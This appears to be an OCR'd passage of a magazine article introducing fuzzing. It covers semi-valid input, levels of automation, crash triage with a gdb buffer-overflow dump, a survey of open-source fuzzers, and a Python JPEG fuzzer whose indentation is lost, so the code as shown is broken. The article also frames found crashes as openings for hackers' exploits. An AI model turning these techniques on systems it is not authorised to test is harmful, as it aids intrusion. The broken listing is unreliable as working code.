limited to networks. Apart from web-applications and protocols used in networks, locally run programs can be fuzzed through the console or through the files they open. Even filesystems can be fuzzed. Being mounted by the kernel they actually pose as a great target since an attacker may get ultimate privileges through a successive attack.

The theory behind fuzzing

Fuzzing is a technique mostly used for blackbox-testing software – thus testing without additional information like sourcecode or knowledge of configurations. Instead of examining the sourcecode of a program, fuzzing concentrates on the finished application. A majority of the bugs in consumer-software is found and submitted by the users. They sometimes make the program cash while using it. Reasons for this can be invalid entries, unusual libraries, incorrect files and much more. As soon as errors arise many users consult the developers while looking for help. Some even file detailed reports on the bugs they found using the interfaces the developers designed for them. Ideally, the information found this way is then used by the developers in order to fix the problems.

Therefore the mistakes that users make become a valuable source of information when it comes to raising the quality standards of software. The basic idea behind fuzzing is to pick up and extend the concept of invalid entries. Instead of maybe letting various users commit errors– which they might sometimes report to the developers– over an undefined period of time, the finished program is flooded with a huge number of semi-valid entries in the first place. In case it crashes or hangs you can be sure that you have found an error of some kind. Since in this constellation the person conducting the test is in control of the process, he/she can extensively examine the error and determine whether it has consequences for the application's security.

In the early days of fuzzing, completely random data was used to test the programs. Although this concept is still used sometimes, it has become common knowledge that results can be essentially improved by the use of semi-valid data. Only very few programs actually accept all data that might be passed to them. All others filter the entry to make sure that obviously invalid data is not processed. Therefore the random data used for fuzzing will have to be embedded within a pattern that will lead to the program accepting it. The semi-valid data will have to be correct enough to make the program accept them but at the same time be incorrect enough to potentially crash it.




Figure 1. *Structure of a TCP-packet*

The first problem that arises when dealing with modern fuzzing is how to generate semi-valid data. Since it has a clear structure, we will from here on examine a TCP-packet in order to get to know the concept of semi-valid data. A graphic showing the structure of a TCP-packet can be found in figure 1. Up front is the information for the Ethernet layer – so to say source-MAC-address, target-MAC-address and packet-type. Next up is the information for the IP-layer – version, length of the header, overall length, identification-number, flags, TTL, protocol, checksum, source-IP and target-IP. All this information is irrelevant when it comes to fuzzing the TCP-protocol itself. In order to successfully fuzz TCP they will have to stay intact.

The TCP-block which we are actually interested in follows after the leading Ethernet- and IP-block. However it is not actually wise to completely fill it with random data, in most cases. It is much more likely that one will try to fuzz separate fields which lie within the TCP-header or the data-part of the packet. Therefore, let us take a look at the fields that are contained in the TCP-block: of first there is the source- and destination-port. They are followed by sequence– and acknowledgment-number. The next byte keeps track of the overall length of the TCP-header. To finish things up the packet contains the set flags, the window-size and a checksum. It is only now that – proceeded by two NULL-bytes – the actual data that is being transmitted comes into play.

So what would be the problem if we replaced all this with pure random data? As an obvious consequence the checksum is unlikely to match the rest of the random data. The receiving computer would therefore assume that the packet got damaged along the way and thus request a new one. This way the vast majority of the packets we would send into the network would not be able to trigger any effect. As you can see, the only way to actually fuzz the TCP-protocol which we originally targeted is to assemble a packet that seems correct to the computer.

TCP has very well written and comprehensive documentation. But how is it possible to fuzz a protocol that is barely known, and where it is not possible to access sufficient information? This constellation is way more common then one might expect it to be. Many programs implement their own protocols. And even if a program uses a standardized protocol, the submitted data will most likely have to fit into a certain pattern in order to be processed in the first place. Therefore the first thing to do is to observe the flow of data between the client and server. In the case of a network-based connection this means intercepting the flow of packets using a tool like Wireshark or *tcpdump*. Also, the communication between a graphical frontend and it's console-based equivalent can be observed. The real challenge however is to determine the meaning of the various parts within the communication.

Most applications use some sort of standard-client for communication. In the case of a webserver this would be any browser, servers for online gaming usually communicate with their corresponding games, and systems designed for managing company affairs usually have their own corresponding proprietary software. This constellation can be taken advantage of when it comes to decrypting the structure of the sent packets. The first step is to send out several packets with the client while using the same settings. The parts of the packet which change while doing so are obviously dependent on the packet number or the time it is being sent. The next step is to change a single setting of the client and examine the new packet for changes. Every newfound change is most likely to relate to the new setting. Sometimes changing a single option within the client software leads to changes in several separate parts of the packet In this case the applied change might only have been an abstraction for several other settings or the packet might contain checksums that change corresponding to the overall content of the packet. This process can be repeated as many times as needed while playing with the various settings of the client until finally all parts of the packet are successfully decrypted. As soon as you reached this goal the best way to prove that the assumptions you made were actually correct is to forge a packet to fulfill a specific task. If the server reacts the way you expected it to the packet was correctly implemented and thus the protocol correctly interpreted.

Sometimes however the client is not available for testing, or it might simply not supply enough options to figure out how the protocol works. In these cases it is a good idea to use the server in order to analyze the protocol. In order to do this the first thing you have to do is to intercept a single packet. Even though it is possible to analyze a protocol without any background knowledge this task requires way more time and experience. The packet captured this way is then partially modified and resent to the server while keeping an eye on the reaction of the server. The time this approach takes is mostly dependent on the given protocol. Some processes (for instance a WPA-handshake) return very detailed error messages in case they can not handle a specific packet and even tell you what they would have expected at the given position instead of the invalid data. Some other processes return no error message at all but simply drop the invalid packet.

As soon as the meaning of the separate parts of the packet has been successfully decrypted it is time to fill them with different data. In order to do this it is not necessary for the data to be completely random. Sometimes data is used that is well known for causing problems. Examples for this kind of data would be:

- very long strings,
- NULL,
- special characters,
- script blocks,
- escape sequences,
- format characters.

Very long strings are the preferred way of triggering buffer overflows, NULL can lead to errors within the flow of the program, special characters might be falsely interpreted and for example uncover SQL-injections, script blocks can indicate XSS vulnerabilities within websites, escape sequences are sometimes not correctly understood and format characters might lead to format string errors. By using such lists fuzzing can be made




Figure 2. *TCP-packet designated for fuzzing*

much more time efficient since a list of data which is well know for causing errors will always be shorter then the infinite list of random data. However when working with lists one runs the risk of missing some errors which chance would have found sooner or later (whereas *later* can mean much much later in this case).

So after completely understanding the protocol's packet's components the time has come to use this knowledge and fill them with new data. Figure 2 once more shows the schematic layout of a TCP-packet. However this time components that do well for fuzzing have been highlighted. Since in this example we are working with the TCP-protocol itself the information targeting the Ethernet and IP layer are left out. Furthermore the fields containing the header length, set flags and the checksum of the packet should be left intact in order not to lead to the dropping of the packet. The data part of the packet is especially capable of containing lists of commonly error-raising data.

Methods of fuzzing

There are basically three different levels of automation when it comes to fuzzing. Since every level has it's own advantages and disadvantages we will now take a look at them.

The method of manual fuzzing requires the person conducting the test to manually generate and send every single request. By doing so he/she gains the largest control possible and is able to analyze every possible reaction of the program. Furthermore it is possible to generate slightly different entries on demand in order to analyze a specific phenomena more closely. Manual fuzzing is the most exhausting way of analyzing something by the use of fuzzing. Due to the manual analysis also unusually long reaction times can be noticed and included into the knowledge base. However when it comes to measures of time this concept is not really superior to the classic approaches to software security. The manual forging of entries takes a lot of time and requires distinct knowledge of the matter.

Automatic fuzzing is the counterpart to manual fuzzing. The fuzzer generates entries and feeds them to the program on it's own and without any human interference. Afterwards it tries to find out if the program is still acting normally. In case it does the next entry is generated and fed. Otherwise the fuzzer ends it's work and thus gives the person conducting the test the opportunity to analyze the found error by the use of coredumps or similar sources of information. This approach immensely speeds up the process of fuzzing. Therefore it becomes possible to feed a way greater number of semi-valid data to the program and thus to potentially find way more weak points within it. However automatic fuzzing is way more likely to miss a malfunction of the tested program since it is not directly being diagnosed by the person conducting the test. Furthermore an automatic fuzzer has only very limited capabilities of more closely examining unexpected results.


Semiautomatic fuzzing is the middle curse between automatic and manual fuzzing. Usually this means that the entries are automatically generated by the fuzzer while the analysis of what happens is being left over for the person conducting the test who is expected to acknowledge every single step. Thus the efficiency of testing is improved and the need for in depth knowledge of the matter is lowered when compared to manual fuzzing. Still the person conducting the test remains in control of the process and is capable of recognizing any unexpected behavior which the program might have. However this approach does not even closely match the speed of automatic fuzzing.

Discovering malfunction

As you have seen the efficiency of automatic fuzzing is completely reliant on the fuzzer's capability to detect malfunctions of the tested program. There are several ways to make the fuzzer do this.

In cases where a program is locally fuzzed through the console it is possible to directly observe the behavior of the tested program. Figure 3 shows a program which is manually tested this way. By simply executing the program we find out that two numbers are required in order to successfully execute it. Several test entries propose that the program will always divide the first number by the second one and afterwards print out the result. This constellation is likely to be vulnerable to a zero-devision error since we can control the divisor. So in case the user's entry is not correctly filtered it becomes very easy to crash the program. Another execution with 0 as it's second argument shows us that our assumption was right and prints out a rather detailed error message. Such a detailed error message could also easily be recognized and evaluated by an automatic fuzzer.

In cases where the fuzzer works across a network or for some other reason does not have direct access to the program which is being tested other methods are needed in order to determine whether a crash occurred or not. Logs of the system that the program runs on pose as a great resource of information in this matter. Log services that are configured strictly enough will



```
tatsumori@localhost ~/Artikel/Fuzzing $ ./zero.py
Need 3 Numbers!
tatsumori@localhost ~/Artikel/Fuzzing $ ./zero.py 5 2
2.5
tatsumori@localhost ~/Artikel/Fuzzing $ ./zero.py 42 7
6.0
tatsumori@localhost ~/Artikel/Fuzzing $ ./zero.py 2 9
0.222222222222
tatsumori@localhost ~/Artikel/Fuzzing $ ./zero.py 5 0
Traceback (most recent call last):
  File "./zero.py", line 10, in ?
    print float(argv[1]) / float(argv[2])
ZeroDivisionError: float division
tatsumori@localhost ~/Artikel/Fuzzing $
```

Figure 3. *A program exits with a zero-devision error*

also log signals. By checking the appropriate logs it thus becomes possible for the fuzzer to determine whether the program has been abnormally terminated. Listing 1 shows an excerpt of a log. From it it becomes obvious that the program */bin/vulnerable* was terminated with signal 11 on 9:36 pm October 13th. This implies that there has been some sort of segmentation fault within the program. As soon as an automatic fuzzer finds such an entry it can compare the given time with it's own logs which will then have to contain the sent entry together with the time when it was sent and thus find out what caused the malfunction of the program.

Furthermore it is also possible to observe the behavior of programs that are reliant on the program being fuzzed. In case one of them crashes while fuzzing is conducted it is very likely that this crash is somehow related to the original program of interest.

As soon as the fuzzer discovers an error it is the task of the person conducting the test to determine in how far it effects the program's security. For this it is necessary to take a look at the state in which the program crashed in. In cases where it is simple to reproduce the crash the program can simply be started through a debugger. However in cases where the crash is for some reason not so easy to reproduce it is recommended to use coredumps. Those save the state of a crashing program into a file which can then be used by debuggers in order to analyze the last state of the program before the crash. Listing 2 shows how the program */bin/vulnerable* which previously caused the segmentation fault we saw in listing 1 is more closely analyzed with help from *gdb*.

By the use of *info reg* all of the processor's registers at the time of the crash are printed out. This makes it easy to see that EBP as well as EIP both contain the value `0x41414141`. Most likely that means that they have been overwritten by several As. Since this further strengthens the assumption of some kind of buffer overflow being responsible for the crash the next logical step is to disassemble the `main()` function of the program. Take a closer look at the Assembler code at `0x000007b3`. There you can see that the parameter passed through the command line is without proprietary checks copied into a buffer on the stack by the use of the `strcpy()` function which is well known for it's insecurity.

So we have found out what the weakness of the program relies in. At the same time we can be sure that it is relevant for security since the buffer overflow allows us to control the EIP-register and thus control the flow of execution. This is where the real work will have to start; either the work of a developer who will try to eliminate the vulnerable function or the work of a hacker who will try to write an exploit that will abuse the newfound weakness.

Problems with fuzzing

Even though the approach of fuzzing offers many advantages when it comes to testing software there are also some problems which might greatly narrow the efficiency of the testing process. Therefore, let us now take a closer look at the most important ones.

Sometimes a program contains several errors that are triggered by the same entry. In case the error that occurs first leads to a crash of the program it is impossible for the fuzzer to find the second one. This constellation seems to be negligible. However it becomes very interesting for a hacker once the error triggered first is not relevant for security matters. Since the access to the second and potentially security relevant error is blocked, the program is secured through the fact that it is to badly written. In this case there are several approaches that the person conducting the test can take: He/she can try to only trigger the second error by using a more precisely designed entry; he/she could report the found error to the developers and wait for them to fix the problem; or, he/she could try to eliminate the first error by patching the program and thus gaining uncomplicated access to the second error. The later approach can turn out to be extremely difficult when working with software that is only available in binary form.

Furthermore the user-friendliness of a software can lead to many problems when it comes to fuzzing. A simple example of this is the fact that it is way harder to make a fuzzer work itself through complex interfaces that provide the user with a wide variety of information then it is to simply let it pass its entries through the command line. Also entries can sometimes trigger popups that need to be closed before any further entry can take place. In this case it is often necessary to hook the mouse- or keyboard-interface of the operating system, thus limiting the possible top speed of fuzzing to the speed of reaction of those interfaces.

If fuzzing is used as an approach to hacking a specific system it is necessary to rebuild this very system as closely as possible. Otherwise it might be that the crash of a program is dependent on other parts of its own system and it is therefore not possible to reproduce it on the system that was originally targeted.

Depending on the complexity of the entries used for fuzzing limiting factors could also be the executing computer's CPU's power or the speed of the network connection. If the tested program for instance requires authentication and the entry you want to fuzz lies behind the authentication layer, the fuzzer will have to authenticate over and over every time before actually fuzzing the program - set the case that it is not possible to supply multiple entries at once. The same problem arises if you want to fuzz a single step which is placed behind many others within a program. As you can see it is possible to create very high bandwidth and CPU load with very little effort.

Listing 1. *Excerpt of a log*

```
Oct 13 21:36:48 grsecurity: signal 11 sent to /bin/
vulnerable[segfault:20256] uid/euid:1003/1003 gid/
egid:1006/1006, parent /bin/bash[bash:26049] uid/
euid:1003/1003 gid/egid:1006/1006
```

Listing 2. *Analysis of a program using gdb*

```
$ gdb /bin/vulnerable -q -c core
Using host libthread_db library "/lib/tls/libthread_db.so.1".
Core was generated by `/bin/vulnerable'.
Program terminated with signal 11, Segmentation fault.
#0  0x41414141 in ?? ()
(gdb) info reg
eax   0xb74efc40   -1219560384
ecx   0xb74efc3f   -1219560385
edx   0x0   0
ebx   0x15e9dfcc   367648716
esp   0xb74efc04   0xb74efc04
ebp   0x41414141   0x41414141
esi   0xb74efc40   -1219560384
edi   0xa1759c80   -1586127744
eip   0x41414141   0x41414141
eflags   0x10282  66178
cs   0x73   115
ss   0x7b   123
ds   0xc013007b   -1072496517
es   0xc013007b   -1072496517
fs   0x0   0
gs   0x33   51
(gdb) disas main
Dump of assembler code for function main:
0x00000768 <main+0>:   push   %ebp
0x00000769 <main+1>:   mov   %esp,%ebp
0x0000076b <main+3>:   push   %ebx
0x0000076c <main+4>:   sub   $0x54,%esp
0x0000076f <main+7>:   call   0x764 <__i686.get_pc_thunk.bx>
0x00000774 <main+12>:  add   $0x1858,%ebx
0x0000077a <main+18>:   and   $0xfffffff0,%esp
0x0000077d <main+21>:   mov   $0x0,%eax
0x00000782 <main+26>:   add   $0xf,%eax
0x00000785 <main+29>:   add   $0xf,%eax
0x00000788 <main+32>:   shr   $0x4,%eax
0x0000078b <main+35>:   shl   $0x4,%eax
0x0000078e <main+38>:   sub   %eax,%esp
0x00000790 <main+40>:   mov   0x28(%ebx),%eax
0x00000796 <main+46>:   mov   (%eax),%eax
0x00000798 <main+48>:   mov   %eax,0xffffffe8(%ebp)
0x0000079b <main+51>:   mov   0xc(%ebp),%eax
0x0000079e <main+54>:   mov   %eax,0xffffffc4(%ebp)
0x000007a1 <main+57>:   mov   0xffffffc4(%ebp),%eax
0x000007a4 <main+60>:   add   $0x4,%eax
0x000007a7 <main+63>:   mov   (%eax),%eax
0x000007a9 <main+65>:   mov   %eax,0x4(%esp)
0x000007ad <main+69>:   lea   0xffffffc8(%ebp),%eax
0x000007b0 <main+72>:   mov   %eax,(%esp)
0x000007b3 <main+75>:   call   0x644 <strcpy@plt>
0x000007b8 <main+80>:   mov   0x28(%ebx),%edx
0x000007be <main+86>:   mov   (%edx),%edx
0x000007c0 <main+88>:   cmp   %edx,0xffffffe8(%ebp)
0x000007c3 <main+91>:   je   0x7da <main+114>
0x000007c5 <main+93>:   mov   0xffffffe8(%ebp),%eax
0x000007c8 <main+96>:   mov   %eax,0x4(%esp)
0x000007cc <main+100>:  lea   0xffffe918(%ebx),%eax
0x000007d2 <main+106>:  mov   %eax,(%esp)
0x000007da <main+114>:  mov   0xfffffffc(%ebp),%ebx
0x000007dd <main+117>:  leave
0x000007de <main+118>:  ret
0x000007df <main+119>:  nop
End of assembler dump.
(gdb) q
```

Last but not least, when you fuzz you can never be sure that you have found an error that is independently reproducible before you have done an analysis of the binary code. Due to the vast number of factors that might potentially influence the behavior of the program it can never really be made sure that you have considered all of them.

Getting practical

In the first part of this article you were able to get familiar with the theoretical basics of fuzzing, what this technique is all about, where it can be used and what the term *semi-valid* refers to. It also introduced the three levels in which fuzzing can be automated and the requirements that needs to be fulfilled by the person conducting the test and of course the fuzzer itself. In short, we need to know everything to continue and get to know the practical usage of fuzzers.

The following pages will introduce the most important fuzzers that are available as open-source. Keeping this as the reference, one could go right ahead and search other popular applications for errors. Every fuzzer has its own history of discovered bugs. Some of these bugs are only listed in the product's changelogs, while other bugs have kept the indurstry breathless for months.

There is no fuzzer that is compatible to all existing applications. To solve this problem, I will also show you the easy way of writing your own fuzzer using Python.

Well known fuzzers

Fuzzers are created by many people, to fit various needs. Many fuzzers are developed by software-development companies, in order to test their own products. Usually those are not publicly available since most companies are not that eager to give away tools that could potentially be used to break their code. Apart from this, many commercial fuzzers are designed for specialized purposes. They come as closed source and with open-end prices. The two types of fuzzers possess great potential for people with good solvency who want to dig into a specific subject. However, due to the high price they are not suitable for beginners who want to take first steps.

The fuzzers we will look at, will therefore mostly be written by universities, hacker-unions or dedicated security-specialists, who decided to share their work with the world. Many of these fuzzers were originally developed as *Proof of Concept* (PoC) and aided some individual to crash a specific program. Most of these fuzzers will not be able to compete with the functionality of commercial fuzzers. However, since they are *OpenSource*, every single one of us has the possibility to change this circumstance.

Network-fuzzers

Network-fuzzers target programs that work across a network. To do this they either fuzz the protocol that the program uses or the information carried within the data-part of the packages. Network-fuzzers are probably the most interesting topic for hackers, since the crashes they find may be triggered through a network it might become possible to take control of the target system, without the need of physical access. Furthermore, there is no need to send the victim, a file to open or execute.

The PROTOS-family

PROTOS encompasses several fuzzers that were developed at the Finish University of Oulu in order to fuzz various protocols. The separate fuzzing-projects are called test suites. All these test suites are written in JAVA, which is quite unusual because most modern fuzzers are either written in a scripting language, to make it more readable or in a fast running language like C, to increase the overall speed of the fuzzing process. Nevertheless, the list of programs that one of these test suites actually broke is sheer endless. Let us take a look at some of the members of the PROTOS-family, their usage and the systems they broke.

The test suite *http-reply* targets the HTTP-protocol. To be more precise, it can be used to fuzz the answer that a server sends to the compatible client. Since HTTP is one of the most commonly used protocols on the Internet, many different applications can be fuzzed with this test suite. Examples for such applications are browsers, download managers and desktop environments. It is quite simple to use. After starting the program through *java -jar c05-http-reply-r1.jar* it acts as an HTTP-server, listening on port 8000. A package with fuzzed content included, is then returned whenever a client connects to this port and transmits a request. In this case, the test suite works with a list of data that commonly lead to errors in the parsing engine and combines them. Even though the original test-runs were completed some time in the past, the test suites themselves can still be used to easily test new applications. For example, if you want to severely test your current browser, you would have to locally start the test suite and have the browser reconnect over and over again to *http://localhost:8000*. This process can be greatly eased by writing a script.

`snmpv1` is probably the most well known test suite, designed by the University of Oulu. Simple Network Management Protocol (SNMP) is a well established protocol, designed to retrieve system-information from a target machine across the network. Many systems still implement the first version of this protocol, even though version three already exists. However, version one was virtually given the deathblow by `snmpv1` many years ago, when it revealed some structural weaknesses. These weaknesses made it possible to crash any given program or even to execute arbitrary code through it if it implemented the specific functionality of SNMP. `snmpv1` consists of two separate test suites, one for fuzzing requests and one designated to fuzz traps. Both of them however share the basic command syntax. After being started through *java -jar c06-snmpv1-req-app-r1.jar -host* hostname they begin to send out semi-valid packets to the computer defined by *hostname*. Afterwards all that is left to do is to check the computer that runs the implementation of SNMP for the occurrence of malfunctions.

A rather young test suite is called *sip*. It is possible to guess from the name that it can be used to fuzz the SIP-protocol which is the base of Voice over Internet Protocol (VoIP) and thus getting popular at the present. To be more precise the INVITE-message, which is used to establish connections between the systems participating in the communication, is fuzzed. The results were truculent. The majority of the tested systems did not manage

PROTOS - Security Testing of Protocol Implementations - Mozilla Firefox
File
Edit
View
Go
Bookmarks
Tools
Help
http://www.ee.oulu.fi/research/ouspg/protos/
Go
OULUN YLIOPISTO
UNIVERSITY of OULU
University of Oulu
ee.oulu.fi
Electrical and Information Engineering
Faculty of Technology > Electrical and Information Engineering > Computer Engineering Laboratory
O U S P G
Done

[http://www.ee.oulu.fi/research/ouspg/protos/]

PROTOS - Security Testing of Protocol Implementations

```
$RCSfile: index.html,v $ $Revision: 1.27 $ $Date: 2005/01/17 13:19:34 $
```

ABSTRACT

Protocols are used for communication between software functions, software modules, software components, software packages, or even between the software and the user. Information security is constantly endangered by errors in the contemporary protocol implementations. The PROTOS project will research different approaches of testing implementations of protocols using black-box (i.e. functional) testing methods. The goal is to support pro-active elimination of faults with

Figure 4. *Website of the University of Oulu*

to continue running stable. Many of the crashes lead to holes in system security. This fact has been imposingly demonstrated by the creation of several DOS-exploits and buffer overflow exploit created as Proof of Concept (PoC). This is yet another example for a well known fact that, technologies that develop very fast due to huge public interest tend to drag behind in security. The test suite features a lot of options allowing you to adjust it to your needs, as much as what you like. However if you set aside most of these options, running the test suite becomes quite simple. As soon as it started by calling *java -jar c07-sip-r2.jar -touri foo@bar.com* it sends out INVITE-messages to the system defined with the help of *-touri*.

mangleme und HTMLer

Mangleme is a fuzzer written in C. It was developed by a hacker named *the evil twin* to fuzz HTML. The usage is very simple. After successfully compiling the sources the newly created file called *mangleme.cgi* has to be copied to the CGI-folder of a webserver and accessed by the browser you want to test. With each access a new semi-valid HTML-document is sent to the browser. It is therefore recommended to create a script that will make the browser permanently reopen the file. Mangleme has proved to be extremely efficient. It managed to break every major browser. Yet, it is not limited to major ones, but also broke quite some of the unpopular browsers as well.

HTMLer is a fuzzer written in Python. It was developed by *nd* as a port of mangleme. However unlike the behaviour of mangleme it does not create websites on demand. After executing *python htmler.py* all the semi-valid html-documents are rather saved into a folder called *html1*. Therefore it is necessary to make the browser open separate files one after another. HTMLer features some extensions to mangleme. This fact leads to the discovery of some new bugs within internet-explorer. The one that is probably the most well known, allowed the execution of arbitrary code within the internet-explorer through a weakness while parsing iframes. This weakness was shortly afterwards used by a worm that is known as *W32/Bofra or W32/Mydoom* and lead to a huge number of infected systems.

ircfuzz


Ircfuzz is written in C. It was developed by Ilja van Sprundel to fuzz IRC-clients. The fuzzer acts as an IRC-daemon and listens for incoming connections as soon as it gets activated. A connected client is then flooded with semi-valid data. So far it managed to crash 36 IRC clients that are all major ones. Among these are the popular ones, such as BitchX, mIRC, xchat, trillian and kopete. The entire fuzzer consists of a single sourcecode-file which can be easily compiled using GCC. The execution of the newly created program requires no further arguments. After execution, the fuzzer will be listening on port 6667 for connections.

dhcpfuzz

Dhcpfuzz is yet another fuzzer developed by Ilja van Sprundel. However, this time he used Perl for development. It acts like a normal DHCP-client and sends semi-valid packets into the network. The usage is therefore, just as easy as invoking a DHCP-client. All you need to do is to start it without any parameters. Interestingly, the programs crashed with these fuzzers are not the ones you would expect to be crashed in the common logic of fuzzing. Instead of crashing DCHP-servers, dhcpfuzz functions by discovering weaknesses in tcpdump and dhcpdump. However, it is not yet capable of fuzzing DHCP-clients.

scapy

Scapy is not a fuzzer in reality since it was not originally designed for generating semi-valid data. It is rather a tool written in Python by Phillippe Biondi in order to manually create packets with low-level access to their data. Its original purpose was to create packets for debugging and analysis of networks. Since it is completely written in Python it can easily be included into other Python-projects. Thereupon you have sheer infinite possibilities to create packet-sending fuzzers right at your fingertips. For example, it is easy to create any given standard packet and then change anything you want within its hexdump. Of course you can also create a function to change data in the hexdump as well. In this way, a common protocol can very easily be interlaced with random data and sent into the network afterwards. Since scapy takes care of all parts of the packet that you did not explicitly specify, you gain the advantage of being able to concentrate on the interesting parts of the generated packet without having to worry about information for the Ethernet-layer, correct checksums or similar things.


Peach Fuzzer Framework - Mozilla Firefox
File Edit View Go Bookmarks Tools Help
http://peachfuzz.sourceforge.net/
Go
Done

The Peach Fuzzer Framework

Peach is a cross-platform fuzzing framework written in Python. Peaches main goals include: short development time, code reuse, ease of use, and flexability. Peach can fuzz just about anything from .NET, COM/ActiveX, SQL, shared libraries/DLL's, network applications, web, you name it.

Peach was written while attending ph-neutral 0x7d4.

source -- readme -- api reference -- discussion group

Copyright (c) 2005 Michael Eddington

Figure 5. *Website of the Peach-framework*

Apart from being able to include scapy as a module into other Python-scripts it can also be launched from the Python-shell. This makes it possible to quickly create packets designated to further investigate a specific phenomena on demand. This capability is of great use when it is unexpected behavior while fuzzing.

File-fuzzers

As opposed to the network-fuzzers which fuzz parts of packets or data, submitted by packets file-fuzzers are designed to manipulate parts of given files. These are opened with appropriate software. This procedure is then repeated until a malfunction arises within the program. For example a fuzzer could manipulate images that are afterwards opened with a drawing program, picture viewer, browser, desktop environment and many others more. Since many of the files fuzzed this way come in binary format they are not as easy to split into logical complexes as it is with packets, or the data they transmit in ASCII-coded format. Therefore the approach of using random data is much more common with these fuzzers. This makes further sense since most files do not feature any checksums or similar things that would need to be taken care of.

Listing 3. *JPG-fuzzer written in Python*

```
#! /bin/env python
from sys import argv
from sys import exit
from random import randint
header = "\xff\xd8\xff\xe0\x00\x10\x4a\x46\x49\x46\x00\x01"
closer = "\xff\xd9"
def chance():
   if randint(1,10) == 5:
   return 1
   else:
   return 0
try:
   original = open(argv[1],"r")
except:
   print "Wrong input-filename!\n\nUsage: ./test-jpeg.py filename output [-v]"
   exit()
content = original.read()
original.close()
torso = content.strip(header).strip(closer)
array = []
for a in torso:
   array.append(a)
count = 0
while count < len(array):
   if chance():
   array[count] = hex(randint(0,255))
   count += 1
fuzztorso = ""
for a in array:
   fuzztorso += a
final = header + fuzztorso + closer
if len(argv) == 4:
   if argv[3] == "-v":
   print final
   else:
   print "Invalid Option!\n\nUsage: ./test-jpeg.py filename output [-v]"
try:
   output = open(argv[2],"w")
except:
   print "Invalid output-filename!\n\nUsage: ./test-jpeg.py filename output
                  [-v]"
output.write(final)
output.close()
```

notSPIKEfile and filefuzz

